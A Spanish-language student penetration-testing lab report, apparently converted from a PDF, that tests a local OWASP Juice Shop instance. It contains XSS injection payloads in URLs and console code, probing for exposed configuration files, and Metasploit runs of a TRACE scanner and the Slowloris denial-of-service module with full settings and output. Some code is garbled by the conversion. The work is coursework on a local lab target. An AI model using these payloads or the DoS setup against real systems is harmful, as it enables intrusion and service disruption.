- **Crear un Elemento img:** Se crea un nuevo elemento de imagen usando `document.createElement('img')`.
- **Asignar un src Inválido:** Al establecer src a un valor que no es válido (como 'x'), se garantiza que el evento onerror se disparará.
- **Definir el Comportamiento del onerror:** Se asigna una función que muestra un alert al evento onerror.
- **Agregar al body:** Finalmente, se añade el elemento de imagen al cuerpo del documento, lo que hace que se ejecute el código XSS cuando falla la carga de la imagen.


### Verificación

- **Prueba Ejecutando el Código:** Al ejecutar el código en la consola, debería aparecer un cuadro de alerta que dice "XSS", lo que indica que la inyección fue exitosa.



### c) Enviar un formulario HTML desde la consola.

**Crear y enviar el formulario desde JavaScript:** Podemos usar JavaScript para crear el formulario y enviarlo al servidor.



#### d) Explotación de Vulnerabilidades de Configuración


**Descripción:** Se refiere a la explotación de configuraciones inadecuadas en aplicaciones web o servidores.

**Cómo hacerlo:**

- **Objetivo:** Buscar archivos de configuración expuestos o accesibles públicamente.
- **Ejemplo:** Intentar acceder a archivos comunes como config.php, env, backup.zip directamente en el navegador:

`http://localhost:3000/config.php`

- **Resultado esperado:** Podríamos encontrar credenciales, configuraciones sensibles o información de la base de datos.




The screenshot shows a web browser window for the OWASP Juice Shop application. The URL in the address bar is `localhost:3000/config.php#`. The page displays a grid of three product items under the heading "Todos los Productos". Each item includes an icon, the product name, and its price. The products listed are: "Jugo de manzana (1000ml)" at 1.99, "Hollejo de Manzana" at 0.89, and "Jugo de banana (1000ml)" at 1.99.

#### Prueba de Inyección XSS

- **Inyección a Través de URL:**

Podemos probar injectar directamente en la URL:


`http://localhost:3000/#/?param=<img src=x onerror="alert('XSS')">`



The screenshot shows a web browser window for the OWASP Juice Shop application. The URL in the address bar has been modified to include an XSS payload: `localhost:3000/#/?param=<img src%3Dx onerror%3D"alert('XSS')">`. The page displays a grid of three product items under the heading "Todos los Productos". An alert box is visible in the bottom right corner of the browser window, indicating that the injected script was executed successfully.

O codificando los caracteres:

```
http://localhost:3000/#/?param=%3Cimg%20src=x%20onerror=%22alert('XSS')%22%3E
```



- Uso de Parámetros URL

```
// Manipular la URL

const param = "<script>alert('XSS')</script>";

const url =
`http://localhost:3000/#/?param=${encodeURIComponent(param)}`;


window.location.href = url;
```

A screenshot of a Firefox browser window running on a Kali Linux host. The address bar shows the URL: "localhost:3000/#/?param=&lt;script&gt;alert('XSS')&lt;%2Fscript&gt;". The page content displays the OWASP Juice Shop logo and navigation menu. The exploit has successfully injected an alert box into the page. Below the browser, the Kali Linux desktop environment is visible, including the taskbar and application icons. The developer tools are open at the bottom of the browser window, showing the JavaScript console with the injected code and its execution results.

```

    // Inyectar código XSS
    (function() {
        const script = document.createElement('script');
        script.textContent = "alert('XSS')";
        document.body.appendChild(script);
    })();
    < undefined
    // Manipular la URL
    const param = "<script>alert('XSS')</script>";
    const url = `http://localhost:3000/#/?param=${encodeURIComponent(param)}`;
    window.location.href = url;
    < "http://localhost:3000/#/?param=%3Cscript%3Ealert('XSS')%3C%2Fscript%3E"
    >

```



### ### Intento de Inyección XSS

#### \*\*Intento 1: Inyección Directa de Script\*\*

- Código Inyectado:

```

    ``javascript
(function() {

    const script = document.createElement('script');

    script.textContent = "alert('XSS')";

```

```
        document.body.appendChild(script);
    })());
```

```

- Resultado: [Describe el resultado. Si el `alert` aparece, documenta que se ejecutó exitosamente].

#### \*\*Intento 2: Manipulación de URL\*\*

- Código Inyectado:

```
```javascript
const param = "<script>alert('XSS')</script>";
const url = `http://localhost:3000/#/?param=${encodeURIComponent(param)}`;
window.location.href = url;
```


```

- Resultado: [Describe el resultado. Si se redirigió correctamente y se ejecutó el `alert`, documenta que fue exitoso].

### e) Uso de Metasploit:

Inicia Metasploit ejecutando el siguiente comando en la terminal:

Msfconsole



```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
[*] Starting thE Metasploit Framework console ... \
```

```

kali㉿kali: ~
File Actions Edit View Help
. . . ; .
. ." . . . . .
' - . . . . . .
` . . . . . .
" -- ' . . . .
" . . . ; .
| . . . . .
' . . . . .
` . . . . .
' , . . . ;
( _ _ _ ) / |__ / Metasploit! \
; . . . * . "
' ( . , . . . . "/

= [ metasploit v6.4.18-dev
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post
+ -- --=[ 1468 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █

```

Busca exploits relacionados con la vulnerabilidad identificada. Por ejemplo, si has encontrado que el sistema tiene una versión vulnerable de un servicio, utiliza:

Search [owasp.org](http://owasp.org)

```

msf6 > search owasp

Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  --
  0  auxiliary/scanner/http/f5_bigip_virtual_server .          normal  No      F5 BigIP HTTP Virtu
al Server Scanner
  1  auxiliary/scanner/http/trace           .          normal  No      HTTP Cross-Site Tra
cning Detection
  2  auxiliary/scanner/http/jboss_status .          normal  No      JBoss Status Servle
t Information Gathering

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/jboss_st
atus

msf6 > █

```

Carga el exploit encontrado y configúralo:

```
use auxiliary/scanner/http/trace
```

```
msf6 auxiliary(scanner/http/trace) > █
```

```
set RHOSTS 127.0.0.1 # Dirección IP del objetivo set RPORT
```

```
set RPORT 3000 # Puerto donde está corriendo Juice Shop
```

```
msf6 auxiliary(scanner/http/trace) > set RHOSTS 127.0.0.1
RHOSTS ⇒ 127.0.0.1
msf6 auxiliary(scanner/http/trace) > set RPORT 3000
RPORT ⇒ 3000
msf6 auxiliary(scanner/http/trace) > █
```

Show options

```
RPORT ⇒ 3000
msf6 auxiliary(scanner/http/trace) > show options

Module options (auxiliary/scanner/http/trace):

Name      Current Setting  Required  Description
_____
Proxies          127.0.0.1    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          127.0.0.1    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                     etasploit/basics/using-metasploit.html
RPORT           3000         yes       The target port (TCP)
SSL              false        no        Negotiate SSL/TLS for outgoing connections
THREADS          1           yes       The number of concurrent threads (max one per host)
VHOST            null        no        HTTP server virtual host

View the full module info with the info, or info -d command.
```

Run

```
msf6 auxiliary(scanner/http/trace) > run
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/trace) > █
```

```
msf6 auxiliary(scanner/http/trace) > search http
Matching Modules
=====
#      Name
-----+
-      auxiliary/dos/http/cable_haunt_websocket_dos
          Disclosure Date: 2020-01-07
          Rank: normal
          Check: No
          Description: "Cablehaunt" Cable Modem WebS
ocket DoS
  1      exploit/linux/local/cve_2021_3493_overlayfs
          Disclosure Date: 2021-04-12
          Rank: great
          Check: Yes
          Description: 2021 Ubuntu Overlayfs LPE
  2      \_ target: x86_64
          .
          .
  3      \_ target: aarch64
          .
          .
  4      auxiliary/admin/2wire/xslt_password_reset
          Disclosure Date: 2007-08-15
          Rank: normal
          Check: No
          Description: 2Wire Cross-Site Request Forg
ery Password Reset Vulnerability
```

Durante el proceso de prueba de penetración, se utilizó Metasploit para escanear una posible vulnerabilidad relacionada con el Cross-Site Tracing en un servidor local. El analista comenzó configurando el módulo auxiliary/scanner/http/trace, estableciendo la dirección IP del objetivo utilizando el comando set RHOSTS 127.0.0.1, lo que permitió apuntar al servidor de Juice Shop que se ejecutaba en la máquina local.

A continuación, se configuró el puerto del servicio web mediante el comando set RPORT 3000, asegurando que el escáner estuviera apuntando al puerto correcto donde se encontraba la aplicación. Posteriormente, el analista verificó las opciones del módulo ejecutando el comando show options, lo que mostró una lista de configuraciones actuales, confirmando que tanto la dirección IP como el puerto estaban correctamente configurados.

Con la configuración completa, se procedió a ejecutar el módulo utilizando el comando run. El escáner completó la revisión de la única dirección objetivo, indicando que el proceso se había completado con éxito. La salida del escáner confirmó que se había escaneado el 100% de los hosts especificados y que la ejecución del módulo auxiliar había finalizado sin errores.

```
mst6 > search slowloris

Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/dos/http/slowloris        2009-06-17    normal  No     Slowloris Denial of Service Attack

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/slowloris
```

```
msf6 > use auxiliary/dos/http/slowloris  
msf6 auxiliary(dos/http/slowloris) > █
```

```
set RHOSTS 127.0.0.1 # Dirección IP del objetivo (localhost) set  
RPORT 3000 # Puerto donde está corriendo Juice Shop set THREADS  
10 # Número de hilos que deseas usar (ajusta según necesites)
```

```
msf6 > use auxiliary/dos/http/slowloris  
msf6 auxiliary(dos/http/slowloris) > set RHOSTS 127.0.0.1  
[!] Unknown datastore option: RHOSTS. Did you mean rhost?  
RHOSTS ⇒ 127.0.0.1  
msf6 auxiliary(dos/http/slowloris) > set RPORT 3000  
RPORT ⇒ 3000  
msf6 auxiliary(dos/http/slowloris) > set THREADS 10  
[!] Unknown datastore option: THREADS.  
THREADS ⇒ 10  
msf6 auxiliary(dos/http/slowloris) > █
```

**Verifica la Configuración:** Es útil verificar que todas las configuraciones se han aplicado correctamente:

```
show options
```

```
msf6 auxiliary(dos/http/slowloris) > set rhost 127.0.0.1  
rhost ⇒ 127.0.0.1  
msf6 auxiliary(dos/http/slowloris) > show options  
  
Module options (auxiliary/dos/http/slowloris):  
  
Name          Current Setting  Required  Description  
---  
delay          15              yes       The delay between sending keep-alive headers  
rand_user_agent true            yes       Randomizes user-agent with each request  
rhost          127.0.0.1       yes       The target address  
rport          3000            yes       The target port  
sockets        150             yes       The number of sockets to use in the attack  
ssl            false            yes       Negotiate SSL/TLS for outgoing connections  
  
View the full module info with the info, or info -d command.
```

La salida muestra las opciones configurables para el módulo **Slowloris** en Metasploit. Cada opción tiene un propósito específico para configurar cómo se llevará a cabo el ataque de Denegación de Servicio (DoS) utilizando la técnica de Slowloris.

**delay:**

- **Current Setting:** 15

- **Required:** Yes
- **Description:** Esta opción establece el retraso en segundos entre el envío de encabezados de "keep-alive" al servidor. Un valor más alto puede ayudar a mantener la conexión más tiempo sin que el servidor se dé cuenta de que está siendo atacado.

#### **rand\_user\_agent:**

- **Current Setting:** true
- **Required:** Yes
- **Description:** Si está activado, cada solicitud enviada al servidor tendrá un User-Agent aleatorio. Esto puede ayudar a ocultar el ataque al parecer que proviene de diferentes navegadores o dispositivos.

#### **rhost:**

- **Current Setting:** (no está configurado)
- **Required:** Yes
- **Description:** Esta es la dirección IP del objetivo que estás atacando. Debes establecer esto para que el módulo sepa a qué servidor enviar las solicitudes.

#### **rport:**

- **Current Setting:** 3000
- **Required:** Yes
- **Description:** Este es el puerto de red del servidor al que estás atacando. En tu caso, está configurado para el puerto 3000, que es donde está ejecutándose el servicio Juice Shop.

#### **sockets:**

- **Current Setting:** 150
- **Required:** Yes
- **Description:** Esta opción define el número de sockets que se utilizarán en el ataque. Un número más alto puede aumentar la efectividad del ataque, pero también puede depender de la capacidad.


#### **ssl:**

- **Current Setting:** false
- **Required:** Yes
- **Description:** Esta opción determina si el ataque debe utilizar SSL/TLS (seguridad en la capa de transporte) para las conexiones.

run

```
msf6 auxiliary(dos/http/slowloris) > run
[*] Running module against 127.0.0.1

[*] Starting server ...
[*] Attacking 127.0.0.1 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
```



of hosts and services

```
.:ok000kdc'          'cdk000ko:.
.x000000000000c      c000000000000x.
:00000000000000k,    ,k00000000000000:
'000000000kkkk00000: :000000000000000000
o000000000.MMMM.o0000o0001.MMMM,00000000
d00000000.MMMMMMM.c0000c.MMMMMMM,00000000x
l00000000.MMMMMMM; d; MBBBBBMM,0000000000
.00000000.MMM.; MBBBBBMM; MBBB,00000000.
c0000000.MMM.00c.MBBBB'00. MMM,0000000c
o0000000.MMM.0000.MMM:0000.MMM,0000000
l000000.MMM.0000.MMM:0000.MMM,0000000
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000occcx0000.MX'x00d.
,k0l'M.0000000000000.M'dok,
:kk;.0000000000000.;ok:
;k000000000000000k:
,x000000000000x,
.loooooooooo.
,dod,
.
```

c

```
msf6 >
msf6 > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf6 auxiliary(dos/http/slowloris) > set rport 3000
rport => 3000
msf6 auxiliary(dos/http/slowloris) > set sockets 150
sockets => 150
msf6 auxiliary(dos/http/slowloris) > set delay 15
delay => 15
msf6 auxiliary(dos/http/slowloris) > set rand_user_agent true
rand_user_agent => true
```

```

Module options (auxiliary/dos/http/slowloris):

```

| Name            | Current Setting | Required | Description                                  |
|-----------------|-----------------|----------|----------------------------------------------|
| delay           | 15              | yes      | The delay between sending keep-alive headers |
| rand_user_agent | true            | yes      | Randomizes user-agent with each request      |
| rhost           | 127.0.0.1       | yes      | The target address                           |
| rport           | 3000            | yes      | The target port                              |
| sockets         | 150             | yes      | The number of sockets to use in the attack   |
| ssl             | false           | yes      | Negotiate SSL/TLS for outgoing connections   |

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(dos/http/slowloris) > 

```

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(dos/http/slowloris) > run

```

```

[*] Starting server...
[*] Attacking 127.0.0.1 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150

```

|                       |               |               |         |                                                                |
|-----------------------|---------------|---------------|---------|----------------------------------------------------------------|
| 10660 3448.6041829... | 143.204.23.38 | 10.0.2.15     | TCP     | 60 443 → 53389 [ACK] Seq=9134 Ack=2638 Win=65535 Len=0         |
| 10661 3448.6641831... | 143.204.23.38 | 10.0.2.15     | TCP     | 60 443 → 53389 [ACK] Seq=9134 Ack=2639 Win=65535 Len=0         |
| 10662 3448.6112057... | 143.204.23.38 | 10.0.2.15     | TCP     | 60 443 → 53389 [FIN, ACK] Seq=9134 Ack=2639 Win=65535 Len=0    |
| 10663 3448.6112382... | 10.0.2.15     | 143.204.23.38 | TCP     | 54 53380 → 443 [ACK] Seq=2639 Ack=9135 Win=31678 Len=0         |
| 10664 3448.6604573... | 18.239.225.15 | 10.0.2.15     | TCP     | 60 443 → 56828 [FIN, ACK] Seq=10215 Ack=1859 Win=65535 Len=0   |
| 10665 3448.6604897... | 10.0.2.15     | 18.239.225.15 | TCP     | 54 56828 → 443 [ACK] Seq=1859 Ack=10216 Win=31680 Len=0        |
| 10666 3448.6609284... | 146.75.125.55 | 10.0.2.15     | TLSv1.3 | 78 Application Data                                            |
| 10667 3448.6609409... | 10.0.2.15     | 146.75.125.55 | TCP     | 54 37114 → 443 [RST] Seq=1834 Win=0 Len=0                      |
| 10668 3450.6034375... | 10.0.2.15     | 104.22.26.77  | TLSv1.3 | 93 Application Data                                            |
| 10669 3450.6045339... | 104.22.26.77  | 10.0.2.15     | TCP     | 60 443 → 37944 [ACK] Seq=1371956 Ack=9688 Win=65535 Len=0      |
| 10670 3450.6052425... | 10.0.2.15     | 104.22.26.77  | TLSv1.3 | 78 Application Data                                            |
| 10671 3450.6056477... | 104.22.26.77  | 10.0.2.15     | TCP     | 60 443 → 37944 [ACK] Seq=1371956 Ack=9712 Win=65535 Len=0      |
| 10672 3450.6062694... | 10.0.2.15     | 104.22.26.77  | TCP     | 54 37944 → 443 [FIN, ACK] Seq=9712 Ack=1371956 Win=65535 Len=0 |
| 10673 3450.6066236... | 104.22.26.77  | 10.0.2.15     | TCP     | 60 443 → 37944 [ACK] Seq=1371956 Ack=9713 Win=65535 Len=0      |

Frame 10664: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) 00:00:00:02:02:02 (52:55:0a:00:02:02) Dst: PCSSvst (00:10:00:28:30:00) Src: Ethernet II (52:55:0a:00:02:02) Len: 60

Durante este ejercicio, se siguieron diversas fases para llevar a cabo un ataque de Denegación de Servicio (DoS) con el módulo Slowloris de Metasploit contra un servicio local corriendo en un contenedor Docker. La primera fase consistió en la preparación del entorno y la identificación del servicio objetivo. Se verificó que el servicio estaba disponible en `http://localhost:3000/#`, ejecutándose en el puerto 3000 dentro de un entorno Docker, lo que facilitó realizar pruebas controladas sin afectar a terceros.

La segunda fase incluyó la configuración del módulo Slowloris en Metasploit. Para ello, se seleccionó el módulo `auxiliary/dos/http/slowloris` y se configuraron parámetros esenciales, como la dirección del objetivo (127.0.0.1 para localhost), el puerto (3000), y el número de sockets y retraso de keep-alive para maximizar la efectividad del ataque. También se habilitó la opción de aleatorizar el User-Agent para evadir posibles restricciones de acceso basadas en el comportamiento del tráfico.

En la fase de ejecución, se procedió a lanzar el ataque Slowloris utilizando el comando run. Durante este proceso, se monitoreó la respuesta del servicio en el puerto 3000 para evaluar si el ataque lograba ralentizar o bloquear la aplicación web. Este monitoreo incluyó intentar acceder al servicio desde un navegador para verificar la efectividad del ataque en tiempo real.

## Webgrafías:

- Bits, C. [@ContandoBits]. (n.d.). *Cómo Capturar Tráfico de una IP - Filtros de WIRESHARK en Kali Linux 2024*. Youtube. Retrieved October 22, 2024, from <https://www.youtube.com/watch?v=HyCzIpSdzdA>
- YouTube. (n.d.). Youtu.Be. Retrieved October 22, 2024, from [https://youtu.be/KekBl1EXEAU?si=nRf\\_pjZxFQtnJ-ur](https://youtu.be/KekBl1EXEAU?si=nRf_pjZxFQtnJ-ur)
- *Todo lo que debes saber sobre Kali Linux.* (2022, March 16). Ciberseguridad. <https://ciberseguridad.com/herramientas/pruebas-penetracion/kali-linux/>
- de Mario, E. P. [@ElPinguinoDeMario]. (n.d.).  *CURSO DE HACKING ÉTICO - la mejor forma de instalar Kali Linux en virtualbox #2.* Youtube. Retrieved October 22, 2024, from <https://www.youtube.com/watch?v=v5JZ1eRtivg&t=223s>
- Deyimar, A. (2017, April 19). *60 Comandos esenciales y populares de Linux.* Tutoriales Hostinger. <https://www.hostinger.co/tutoriales/linux-comandos>
- *I.E. Colegio de San Simón.* (n.d.). Edu.co. Retrieved October 22, 2024, from <https://www.colegiodesansimon.edu.co/>
- Leighton,L.(2013). <http://ww7.iesansimonibague.com/Anotasleva/accesodocente.html?usid=18&utid=27952769273>
- *Sitio oficial del dominio .CO.* (n.d.). Com.Co. Retrieved October 22, 2024, from <https://www.cointernet.com.co/>
- *VINAORA.* (n.d.). Vinaora.com. Retrieved October 22, 2024, from <https://vinaora.com/>
- *Nmap: The network mapper - Free Security Scanner.* (n.d.). Nmap.org. Retrieved October 22, 2024, from <https://nmap.org/>
- Smith, A. N., Bell, J., & Moles, T. (n.d.). *Everything you need to host your site.* Whoishostingthis.com. Retrieved October 22, 2024, from <https://whoishostingthis.com/>